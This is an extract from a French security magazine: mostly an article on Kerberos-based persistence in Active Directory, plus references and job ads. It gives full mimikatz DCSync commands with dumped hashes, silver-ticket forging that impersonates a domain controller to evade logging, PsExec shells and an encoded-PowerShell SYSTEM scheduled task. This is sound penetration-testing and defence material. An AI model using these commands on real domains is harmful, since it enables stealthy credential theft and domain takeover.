Message ▼	A network share object was checked to see whether client can be granted desired access. Subject: Security ID: S-1-5-21-3076948700-1452796517-522108746-1001 Account Name: Install Account Domain: forest1 Logon ID: 0x45AF8 Network Information: Object Type: File Source Address: 192.168.20.3 Source Port: 49209 Share Information: Share Name: *\IPC\$ Share Path: Relative Target Name: spoolss Access Request Information: Access Mask: 0x12019F Accesses: READ_CONTROL SYNCHRONIZE ReadData (or ListDirectory) WriteData (or AddFile) AppendData (or AddSubdirectory or CreatePipeInstance) ReadEA WriteEA ReadAttributes WriteAttributes Access Check Results: -
Relative_Target_Name ▼	spoolss
Share_Name ▼	*\IPC\$
host ▼	DC2

FIGURE 5

Exemple d'événement 5145 généré lors de l'exploitation du « printer bug ».

RÉFÉRENCES

- [1] Sean Metcalf, « Active Directory Security Risk #101 : Kerberos Unconstrained Delegation (or How Compromise of a Single Server Can Compromise the Domain) », <https://adsecurity.org/?p=1667>, août 2015.
- [2] Nicolas Daubresse, « Compromission d'un domaine Windows à l'aide des délégations Kerberos », <https://www.securityinsider-wavestone.com/2017/04/compromission-domaine-windows-delegation-kerberos.html>, avril 2017.
- [3] Will Schroeder, Lee Christensen et Matt Nelson, « The Unintended Risks of Trusting Active Directory », <https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory>, octobre 2018.
- [4] Will Schroeder, <https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>
- [5] Documentation Microsoft, « Technologies for Federating Multiple Forests », [https://docs.microsoft.com/fr-fr/previous-versions/windows/it-pro/windows-server-2003/dd560679\(v=ws.10\)#the-problem-of-authenticating-users-from-a-trusted-forest](https://docs.microsoft.com/fr-fr/previous-versions/windows/it-pro/windows-server-2003/dd560679(v=ws.10)#the-problem-of-authenticating-users-from-a-trusted-forest), juillet 2014.
- [6] Will Schroeder, « Not A Security Boundary: Breaking Forest Trusts », <http://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/>, novembre 2018.
- [7] Raimund Andree et Jan-Hendrik Peters, <https://github.com/AutomatedLab/AutomatedLab>
- [8] Nicolas Daubresse, <https://github.com/wavestone-cdt/MISC-AD-trusts-relationships/PrinterBugPoC>
- [9] Lee Christensen, <https://github.com/leechristensen/SpoolSample>
- [10] Will Schroeder, <https://github.com/GhostPack/Rubeus>
- [11] Benjamin Delpy, <https://github.com/gentilkiwi/mimikatz>
- [12] Microsoft Security Advisory, « Guidance to mitigate unconstrained delegation vulnerabilities », <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0683>, février 2019.
- [13] Roberto Rodriguez, « Hunting in Active Directory: Unconstrained Delegation & Forests Trusts », <https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1>, novembre 2018.
- [14] Romain Coltel et Yves Le Provost, « WSUSpendu », https://www.sstic.org/2017/presentation/wsus_pendu/, juin 2017.



La division des systèmes d'information recrute :

Un(e) ingénieur(e) SSI opérationnelle

De niveau Bac+5, et *a minima* avec une première expérience réussie, vous intégrerez une équipe de 3 personnes qui maintient en conditions de sécurité la dizaine de systèmes d'information que la DSI opère pour le compte des Services du premier ministre.

La DSI de la DSAF ce sont plus de 80 personnes engagées dans des projets techniques ambitieux au service de la continuité de l'action gouvernementale. Au sein de la DSI l'équipe SSI opérationnelle est un pôle d'excellence, de haut niveau technique et motivée par des responsabilités élevées.

Rejoignez-nous en postulant sur : .candidatures_dsi@pm.gouv.fr



CYBERSÉCURITÉ : L'ANSSI RECRUTE SES FUTURS TALENTS

L'ANSSI est l'autorité nationale en matière de sécurité et de défense des systèmes d'information. En rejoignant l'agence, vous interviendrez auprès des services de l'État, des opérateurs d'importance vitale et des opérateurs de services essentiels pour un renforcement de la confiance numérique.

Une diversité de métiers :

Technicien support ; administrateur système ; développeur Web ; *big data* ; ingénieur test et validation ; acheteur informatique ; expert en sécurité des applications web ; ingénieur projet en détection ; spécialiste en sécurisation de systèmes Windows & Linux ; auditeur en cybersécurité ; *pentester* ; etc.

Des profils variés :

C'est en ouvrant ses portes aux femmes et aux hommes de tous profils, niveaux d'expériences (à partir de bac + 2) et parcours professionnels que l'ANSSI s'emploie à relever avec agilité les défis que pose la sécurité numérique.

Découvrez nos offres !

Rendez-vous sur www.ssi.gouv.fr/recrutement pour consulter nos offres.
Adressez votre candidature à recrutement@ssi.gouv.fr.

En prenant part à l'aventure ANSSI, vous donnerez une dimension supplémentaire à votre engagement au sein d'une communauté active et passionnée.

TECHNIQUES DE PERSISTANCE ACTIVE DIRECTORY BASÉES SUR KERBEROS

Thomas DIOT et François LELIÈVRE
Consultants et auditeurs sécurité à Wavestone

Cet article étudie les techniques de persistance Kerberos permettant un maintien efficace et furtif dans un domaine Active Directory suite à une compromission. Les concepts et outils utilisés à des fins offensives seront présentés dans l'article, ainsi que des moyens de remédiation défensifs en cas de suspicion de compromission.

Photo d'illustration.

Active Directory est la mise en œuvre par Microsoft de services d'annuaire permettant l'authentification d'utilisateurs et une gestion centralisée des ressources, telles que les postes de travail et serveurs d'un SI (Système d'Information).

Au cœur de la sécurité des SI, et la cible de nombreuses récentes attaques informatiques, la sécurisation de l'Active Directory est un enjeu pour les entreprises. Suite à la compromission d'un domaine, un attaquant cherchera naturellement à établir une persistance durable, lui permettant par la suite d'exfiltrer les données sensibles ou compromettre les activités métiers sur une durée prolongée.

Parmi les différentes techniques de persistance, l'usage de tickets Kerberos permet de maintenir une persistance sans modification des données du domaine tandis que l'exploitation des faiblesses des extensions offertes dans l'implémentation du protocole Kerberos par Microsoft offre la possibilité de persister même lorsque les secrets de génération des tickets Kerberos sont modifiés.

1. UTILISATION DE TICKETS KERBEROS À DES FINS DE PERSISTANCE



KERBEROS

Kerberos est un protocole d'authentification, utilisé au sein d'Active Directory et reposant sur un mécanisme de tickets, émis par deux services de distribution du KDC (*Key Distribution Center*) : les TGT (*Ticket-Granting Ticket*), obtenus auprès du service Authentication Service, et les tickets de service, obtenus auprès du service Ticket-Granting Service. Les TGT sont chiffrés avec l'un des secrets (clé RC4, dont la valeur est identique au condensat NTLM, ou clés AES 128/256 bits) du compte « krbtgt » du domaine et permettent l'obtention de tickets de service.

Les données d'autorisation de l'utilisateur sont conservées dans le PAC (*Privilege Attribute Certificate*) des tickets, notamment son SID courant, ses SID conservés en historique et ses groupes d'appartenance (locaux ou de domaine) et sont utilisées, par la suite, pour donner accès, ou non, à l'utilisateur aux ressources.

TGT arbitraires

La compromission d'un des secrets du compte « krbtgt » du domaine permet la génération de TGT contenant un PAC arbitraire (« golden ticket » [1]), pouvant par la suite être utilisés pour effectuer des demandes de tickets de service, avec des données d'autorisation paramétrées (tel que l'ajout du SID du groupe administrateurs de domaine, etc.).

Une durée de vie arbitraire de ticket pouvant être spécifiée, la génération de golden tickets peut être utilisée à des fins de persistance suite à la compromission du domaine. La vérification de la validité d'un TGT étant de plus réalisée à la fois à l'aide des secrets courants et de l'historique des derniers secrets du compte « krbtgt », dû aux potentiels délais de répllication des secrets sur l'ensemble des contrôleurs de domaine, les TGT générés restent valides même en cas de renouvellement unitaire du mot de passe du compte « krbtgt ».

Il est cependant à noter que le renouvellement deux fois consécutif du mot de passe du compte « krbtgt » est habituellement l'une des premières actions entreprises par les équipes de défense en cas de suspicion de compromission du domaine. De plus, des solutions du marché permettent la détection de l'usage de golden tickets, notamment la solution Microsoft Advanced Threat Analytics (ATA) [2]. Ainsi, Microsoft ATA implémente deux mécanismes de détection :

- l'un basé sur la méthode de chiffrement utilisée, générant une alerte si celle-ci ne correspond pas au comportement habituellement constaté. Notamment dans le cas d'utilisation de la clé RC4 du compte « krbtgt » pour la génération de TGT, si les TGT sont usuellement chiffrés par les clés AES du compte. Ce mécanisme peut être facilement contourné par l'usage des clés AES lors de la génération de TGT.
- le deuxième mécanisme déployé est basé sur la durée de vie des tickets, celle-ci ne devant pas excéder la durée de vie maximale définie pour le domaine (600 minutes par défaut). Cette deuxième vérification limite l'usage de golden tickets à des fins de persistance, une durée de vie limitée devant être utilisée et de nouveaux tickets régulièrement générés afin de ne pas engendrer d'alertes.

Tickets de service arbitraires pour contrôleurs de domaine

» Principe général de la technique

Pour s'affranchir des limites et potentiels mécanismes de détection liés à l'usage de golden tickets, des tickets de service arbitraires (« silver tickets ») peuvent être préférés à des fins de persistance.

Les tickets de service sont générés à l'aide des secrets du compte « krbtgt », pour la signature « KDC Signature » du PAC, et des clés du service destinataire, pour la signature « Server Signature » du PAC et le chiffrement de la partie enc-part du ticket [3]. Cependant, le compte de service n'ayant pas connaissance des secrets du compte « krbtgt » du domaine, aucune vérification n'est effectuée par défaut sur la signature « KDC Signature » lors de la réception et vérification de la validité du ticket. De fait, dans la majorité des cas, seule la connaissance d'un secret du compte de service est nécessaire pour la génération de tickets de service et les renouvellements du mot de passe du compte « krbtgt » n'invalident pas les tickets de services générés. Dans ce mode de fonctionnement, aucune communication n'a lieu entre les serveurs hébergeant les services et les KDC, compliquant fortement l'exercice de surveillance de l'usage des tickets de service.

De nombreux services peuvent être ciblés à des fins de persistance. Parmi ceux-ci, les services exposés sur les contrôleurs de domaine présentent des propriétés intéressantes, et seront étudiés dans la suite de l'article. De fait, les tickets de service utilisés pour accéder aux services exposés par un compte machine sont émis avec les secrets du compte machine, qui présentent l'avantage de ne pas être soumis à la même politique de rotation que les secrets des comptes de service du domaine. Ces secrets, liés au mot de passe du compte machine, changent par défaut tous les 30 jours. Toutefois, ils sont exempts des politiques de rotation des mots de passe Active Directory et le renouvellement du mot de passe des comptes machines est à la charge du service Netlogon des machines en elles-mêmes. Ainsi, Active Directory n'empêche pas un compte machine d'accéder aux ressources du domaine si son mot de passe ne respecte pas la politique de renouvellement du domaine.

Le script PowerShell suivant permet de lister les dates de dernier changement de mot de passe pour l'ensemble des comptes machines des contrôleurs de domaine afin d'identifier une potentielle absence de renouvellement de mot de passe :


```
Get-ADDomainController -Filter * | ForEach {
    Get-ADComputer $_.Name -Property PasswordLastSet | Select-Object
    Name, PasswordLastSet
}
```

Si l'ensemble des mots de passe des contrôleurs de domaine sont régulièrement changés, le mécanisme de rotation automatique peut être désactivé, via, notamment, la définition de la clé de registre **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange** à 1 sur les machines ciblées [4].

L'utilisation de tickets de service arbitraires pour contrôleurs de domaine permet donc une persistance tant que la rotation automatique du mot de passe du compte machine n'est pas réactivée ou que le mot de passe du compte machine n'est pas manuellement changé.

» Génération de tickets de service arbitraires

Dans un premier temps, l'outil mimikatz [5] peut être utilisé, suite à la compromission du domaine, pour effectuer une attaque DCSync et récupérer les secrets de n'importe quel compte machine, ci-dessous les secrets du compte machine du contrôleur de domaine « DC1 » :

```
mimikatz.exe "lsadump::dcsync /user:DC1$ /domain:MISC_Domain.net" "exit"

[...]

SAM Username           : DC1$
Account Type           : 30000001 ( MACHINE_ACCOUNT )

Credentials:
  Hash NTLM: e3a415afd800a6415459db30c1706d36

Supplemental Credentials:
  aes256_hmac           (4096) :
6b107ddc7abc3bab02eeb3e9bbe2891dc1b34f1431e94c9ea1a2b5b1a6ad586d
  aes128_hmac           (4096) : f00e6fabd8b19bbb00f79a79afe1c0e0
  des_cbc_md5           (4096) : 738ca1580e15a86e
```

Puis, des tickets de service peuvent être générés et chargés dans la session utilisateur courante via l'outil mimikatz, et leur bonne injection vérifiée à l'aide de l'utilitaire Windows klist :

```
/user: Nom du compte pour lequel le ticket de service sera émis (ici le
compte de domaine Administrator).
/aes256: Clé AES256 du compte machine ciblé (ici le contrôleur de
domaine dcl.misc_domain.net).
/sid: SID du domaine.
/domain: Nom de domaine complètement qualifié du domaine.
/target: Machine ciblé (ici le contrôleur de domaine dcl.misc_domain.
net).
/service: Nom du service ciblé (ici service HOST).
/ptt Permet d'injecter le ticket forgé directement dans la session
utilisateur courante.
```



```
mimikatz.exe "kerberos::golden /user:Administrator /domain:MISC_Domain.net /sid:S-1-5-21-224273080-1539762547-2829245345 /target:dc1.misc_domain.net /aes256:6b107ddc7abc3bab02eeb3e9bbe2891dc1b34f1431e94c9ea1a2b5b1a6ad586d /service:HOST /ptt" "exit"
```

[...]

```
User      : Administrator
Domain    : MISC_Domain.net (MISC_DOMAIN)
SID       : S-1-5-21-224273080-1539762547-2829245345
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey:
6b107ddc7abc3bab02eeb3e9bbe2891dc1b34f1431e94c9ea1a2b5b1a6ad586d -
aes256_hmac
Service   : HOST
Target    : dc1.misc_domain.net
Lifetime  : 8/20/2019 8:34:15 AM ; 8/17/2029 8:34:15 AM ; 8/17/2029
8:34:15 AM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'Administrator @ MISC_Domain.net' successfully submitted for current session

```
klist
```

Current LogonId is 0:0x5943b

Cached Tickets: (1)

```
#0> Client: Administrator @ MISC_Domain.net
Server: HOST/dc1.misc_domain.net @ MISC_Domain.net
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 8/20/2019 8:34:15 (local)
End Time: 8/17/2029 8:34:15 (local)
Renew Time: 8/17/2029 8:34:15 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Les tickets de service peuvent par ailleurs être exportés pour une utilisation ultérieure, dans des fichiers au format KRB-CRED, via la spécification de l'option **/ticket:<FICHIER>**.

L'outil Rubeus [6] permet par la suite de charger en mémoire le ticket exporté :

```
Rubeus.exe ptt /ticket:tgt_dc.kirbi
[...]
[*] Action: Import Ticket
[+] Ticket successfully imported!
```




Sauf si spécifié autrement, ce processus a été répété pour chacune des opérations réalisées ci-dessous, dans une session sans information d'authentification, initialisée à l'aide de l'utilitaire runas :

```
runas /noprofil /netonly /user:MISC_Domain\UtilisateurInexistant cmd.exe
```

» Services ciblés

Différents services des contrôleurs de domaine peuvent être ciblés afin de maintenir une persistance sur le domaine [7] :

Opération	Service(s) concerné(s)	Description
Requête LDAP	LDAP	Requête LDAP et notamment réalisation d'opérations de réplication DCSync
PsExec	CIFS	Exécution de commandes système via PsExec
WMI	HOST* RPCSS	Exécution de commandes système via Windows Management Instrumentation (WMI)
WinRM	HOST HTTP RPCSS WSMAN	Exécution de commandes système via Windows Remote Management (WinRM)
Tâche planifiée	HOST	Création ou modification de tâches planifiées
RSAT	CIFS LDAP RPCSS	Utilisation des cmdlets PowerShell du module Windows RSAT
Accès au système de fichiers	CIFS	Accès au système de fichiers permettant notamment une modification des fichiers de GPO du domaine

* Le service HOST des machines Windows, lié au SPN **HOST/<NOM_MACHINE>**, regroupe un ensemble de services built-in Windows de la machine [8], tels que les services HTTP, CIFS, SCM et SCHEDULE, etc. La liste exhaustive des services concernés peut être récupérée à l'aide de la commande PowerShell **Get-ADObject -Identity "CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=MISC_Domain,DC=NET" -properties sPNMappings**.

Opérations de réplication (DCSync)

La création d'un ticket de service pour le service LDAP permet d'effectuer des requêtes LDAP et, notamment, des opérations de réplication (DCSync) afin de récupérer des secrets d'authentification d'identités du domaine.

Dans le but d'augmenter la furtivité de la persistance, les données d'autorisation d'un contrôleur de domaine peuvent être spécifiées pour la génération du ticket de service. De fait, l'usurpation d'identité d'un contrôleur de domaine permet d'éviter la génération d'événements Windows (Event ID 4662, DS-Replication-Get-Changes*) permettant de monitorer les tentatives de DCSync.

Remarque : une surveillance réseau de la provenance des requêtes « DSGetNCChanges » permettrait toutefois de détecter qu'une tentative de réplication est effectuée depuis une adresse IP non autorisée (non contrôleur de domaine légitime).

Les paramètres suivants permettent de générer un ticket de service d'imitation d'un contrôleur de domaine :

```
/user: Nom du compte machine du contrôleur de domaine.
Commandes PowerShell :
" nltest /dclist:<DOMAINE>
Get-ADComputer -Identity "<CONTROLEUR_DE_DOMAINE>" -Property samAccountName |
Ft samAccountName "
/aes256: Clé AES256 du compte machine ciblé (ici le contrôleur de domaine
dc1.misc_domain.net).
/sid: SID du domaine.
Commande PowerShell : " Get-ADDomain <DOMAINE> | Ft DomainSID "
/domain: Nom de domaine complètement qualifié du domaine.
/groups:516
/sids:S-1-5-21-<IDENTIFICATEUR_DE_DOMAINE>-516,S-1-5-9
/id: SID du contrôleur de domaine.
Commande PowerShell :
" (New-Object System.Security.Principal.NTAccount("<DOMAINE>","<SAM-DC$>")).
Translate([System.Security.Principal.SecurityIdentifier]).Value "
/target: Machine ciblée (ici le contrôleur de domaine dc1.misc_domain.net).
/service: Nom du service ciblé (ici service LDAP).
/ptt Permet d'injecter le ticket forgé directement dans la session
utilisateur courante.
```

```
mimikatz.exe "kerberos::golden /user:DC1$ /domain:MISC_Domain.net /sid
:S-1-5-21-224273080-1539762547-2829245345 /target:DC1.misc_domain.net
/aes256:6b107ddc7abc3bab02eeb3e9bbe2891dc1b34f1431e94c9ea1a2b5b1a6ad586d
/service:ldap /groups:516 /sids:S-1-5-21-224273080-1539762547-2829245345-
516,S-1-5-9 /id:S-1-5-21-224273080-1539762547-2829245345-1000 /ptt" "exit"
```

```
User      : DC1$
Domain    : MISC_Domain.net (MISC DOMAIN)
SID       : S-1-5-21-224273080-1539762547-2829245345
User Id   : 0
Groups Id : *516
Extra SIDs: S-1-5-21-224273080-1539762547-2829245345 -516 ; S-1-5-9 ;
ServiceKey:
6b107ddc7abc3bab02eeb3e9bbe2891dc1b34f1431e94c9ea1a2b5b1a6ad586d - aes256_
hmac
Service   : ldap
Target    : DC1.misc_domain.net
Lifetime  : 8/25/2019 2:42:37 PM ; 8/22/2029 2:42:37 PM ; 8/22/2029
2:42:37 PM
```


ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE N°230



RECONNAISSANCE D'OBJETS : **CRÉEZ VOTRE PREMIER CORTEX VISUEL**

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com



Les secrets du compte « krbtgt », par exemple, peuvent ensuite être récupérés via l'attaque DCSync :

```
klist

Cached Tickets: (1)
#0>      Client: DC1$ @ MISC_Domain.net
        Server: ldap/DC1.misc_domain.net @ MISC_Domain.net
[...]

mimikatz.exe "lsadump::dcsync /user:krbtgt /domain:MISC_Domain.net
/dc:DC1.misc_domain.net" "exit"

[...]

SAM Username           : krbtgt

Credentials:
  Hash NTLM: 0bffa2c9eb9a2a743627811a1430b80ac

Supplemental Credentials:
  aes256_hmac          (4096) :
3dd936f6a90c71cd489e12721ba5684c7a28f4d4d4497a8bcfed50ac1ba23ba2
  aes128_hmac          (4096) : 73da4ac126b627bb78c00230bbf4bace
```

Exécution de commandes via PsExec

L'utilitaire PsExec, de la suite d'utilitaires Windows Sysinternals, et les outils assimilés, créent, au travers du protocole SMB sur les ports 139 ou 445, un exécutable (**PSEXESVC.EXE** dans le cas de PsExec) sur un partage accessible en écriture (**Admin\$** par défaut dans le cas de PsExec) de la machine distante. Puis, un appel aux fonctions **CreateService** et **StartService** du Service Control Manager (SCM) permet d'exécuter le binaire déployé.

Bien que nécessitant la création d'un service, seul un ticket de service pour le service CIFS de la machine distante est requis pour exécuter des commandes via PsExec dû au fait que les appels au SCM sont réalisés au travers d'un canal nommé (*named pipe*) via le service CIFS [9].

```
klist

Cached Tickets: (1)
#0>      Client: AdminDA1 @ MISC_DOMAIN.NET
        Server: cifs/DC1.misc_domain.net @ MISC_Domain.net
[...]

PsExec64.exe -accepteula \\DC1.misc_domain.net cmd.exe

[...]

C:\Windows\system32>hostname && whoami
DC1
misc_domain\adminda1
```




Photo d'illustration.

Création ou modification de tâches planifiées

Un ticket de service pour le service **HOST** permet de créer ou modifier des tâches paramétrées sur la machine. L'utilitaire Windows schtasks peut être utilisé pour créer ou modifier une tâche planifiée sur une machine distante.

```
/Z : Suppression de la tâche après première exécution.
/S : machine ciblée (ici le contrôleur de domaine dc1.misc_domain.net).
/SC once /ST <HH:MM> /sd <MM/JJ/AAAA> : Exécution unique de la tâche à la date et heure spécifiées.
/RU : Exécution de la tâche sous l'identité de l'utilisateur spécifié (ici " NT AUTHORITY\SYSTEM ").
/TR : Programme à exécuter. (Ici powershell.exe avec en paramètre -base64 <COMMANDE_BASE64>, pouvant être obtenu via [Convert]::ToBase64String( [System.Text.Encoding]::Unicode.GetBytes("<COMMANDE>")) ).
```

```
klist
```

```
Cached Tickets: (1)
```

```
#0> Client: AdminDA1 @ MISC_Domain.net
```

```
Server: host/dc1.misc_domain.net @ MISC_Domain.net
```

```
[...]
```

```
schtasks /create /S DC1.misc_domain.net /SC once /ST 04:36 /SD 08/26/2019 /RU "NT AUTHORITY\SYSTEM" /TN "WinSystemInfoTask" /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc [...]"
SUCCESS: The scheduled task "WinSystemInfoTask" has successfully been created.
```

```
schtasks /query /S DC1.misc_domain.net /TN WinSystemInfoTask
```

TaskName	Next Run Time	Status
WinSystemInfoTask	8/26/2019 4:36:00 AM	Ready

2. PERSISTANCE VIA L'EXTENSION KERBEROS S4U2SELF



DÉLÉGATION CONTRAINTE BASÉE SUR RESSOURCE

Depuis l'introduction de Windows Server 2012, une nouvelle forme de délégation Kerberos a vu le jour : la délégation contrainte Kerberos basée sur ressource. Contrairement au principe de délégation contrainte « classique » qui définit une relation de confiance entre une ressource A et une ressource B via l'attribut `msDS-AllowedToDelegateTo` défini sur la ressource A, et qui représente ainsi une relation « sortante », la délégation contrainte Kerberos basée sur ressource se matérialise au travers de l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` défini sur la ressource B.

Principe général de la technique

Les recherches conduites par Elad Shamir sur les délégations contraintes basées sur ressource, publiées fin janvier 2019 [10], dévoilent différentes faiblesses de conception pouvant notamment permettre à un attaquant de persister au sein d'un environnement Active Directory.

